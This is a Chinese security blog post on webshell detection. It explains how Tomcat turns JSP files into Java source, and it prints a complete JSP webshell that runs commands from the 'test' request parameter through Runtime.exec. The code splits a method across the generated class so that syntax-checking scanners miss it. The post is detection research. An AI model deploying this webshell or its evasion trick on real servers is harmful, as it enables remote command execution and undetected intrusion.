02. JSP解释流程导致的绕过

继续给大家带来新系列 #Webshell检测那些事#。

还记得2020年QT刚办比赛完了以后，三梦师傅写了一篇文章：https://xz.aliyun.com/t/7798，总结了他发现的一些Java Webshell，学到了很多。


文中提到Java Webshell变形没有PHP多，常用的类、函数并不多，导致最后大量Webshell样本在比赛中都重复了。

我当时忍着没说（当然，后来还是私下跟三梦师傅交流过，也就不是什么秘密了）。其实我当时也提交了不少jsp的样本，还是有不少确认了。原因是转换了角度，并不从Java语言上下手来构造Webshell，而是找一些JSP或者JSPX上的trick来绕过检测。

今天这个帖子就来讲下我提交的一个有趣的样本。

首先我先来介绍一下一个JSP文件，是怎样在Tomcat这种Web容器里被执行的。我们团队曾在这篇文章里分享过：https://mp.weixin.qq.com/s/-JyUsgWJjfvS8dmeuhTB9w，在用户第一次请求JSP文件的时候，Tomcat会先将JSP文件拼接成一个Java类的源文件（.java后缀），保存在临时目录下，接着再编译这个源文件成字节码，最后放进JVM里运行。

借用文章里的一张图来说明这个过程，图1：



这个过程中可能存在问题的就是第一步，拼接/解析JSP的过程。

安全世界里有很多问题都是拼接导致的，比如SQL注入、命令注入等，这些漏洞之所以存在问题，就是因为没有考虑到拼接时可能产生的**“闭合”**的问题。一旦拼接时对前面的内容进行了闭合，就可以逃逸出上下文，进而执行一些非预期的操作。

我这个case绕过的思路也类似，我们直接来看代码（图2）：


bad.jsp


```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>

<%
    String data = request.getParameter("test");
    hack(data);
    } catch (java.lang.Throwable t) {} finally { _jspxFactory.releasePageContext(_jspx_page_context); }
    }
    public void hack(String data) throws java.io.IOException, javax.servlet.ServletException
    {
    javax.servlet.jsp.JspWriter out = null;
    javax.servlet.jsp.JspWriter _jspx_out = null;
    javax.servlet.jsp.PageContext _jspx_page_context = null;
    javax.servlet.http.HttpServletResponse response = null;
    try {
    Runtime.getRuntime().exec(data);
%>
```


可以看到，这段代码非常奇怪，大括号不成对，try没有catch，函数又没有闭合，Java语法不满足导致IDE直接报错。

但我们将这个bad.jsp放在Tomcat Web目录下，访问却可以正常执行命令，弹出计算器（图3）：





原因就是，这段JSP代码会被拼接进一个Java源文件里。我们可以在Tomcat的临时目录`work/Catalina/localhost/webshell/org/apache/jsp`找到这个拼接出的.java文件：



可见，我jsp中的Java代码拼接到源文件后：大括号是成对的，try后面其实有catch，函数最后也闭合了。

我做的事情就是硬生生地将原本的一个函数拆成两个。这样在jsp中看来，我的代码是有语法问题的，它包含一个函数的下半部分，和另一个函数的上半部分；但这段代码拼接进Java源文件后，这两半部分都分别正确闭合了，解析不会有问题。

所以，如果一个Webshell检测引擎单纯查看并解析JSP的语法，没有考虑JSP的解析与执行过程，将会因为解析一个"错误语法"的JSP文件而认为这个文件是安全的，但实际上它是一个Webshell。

这就是我绕过QT的比赛中的一个样本。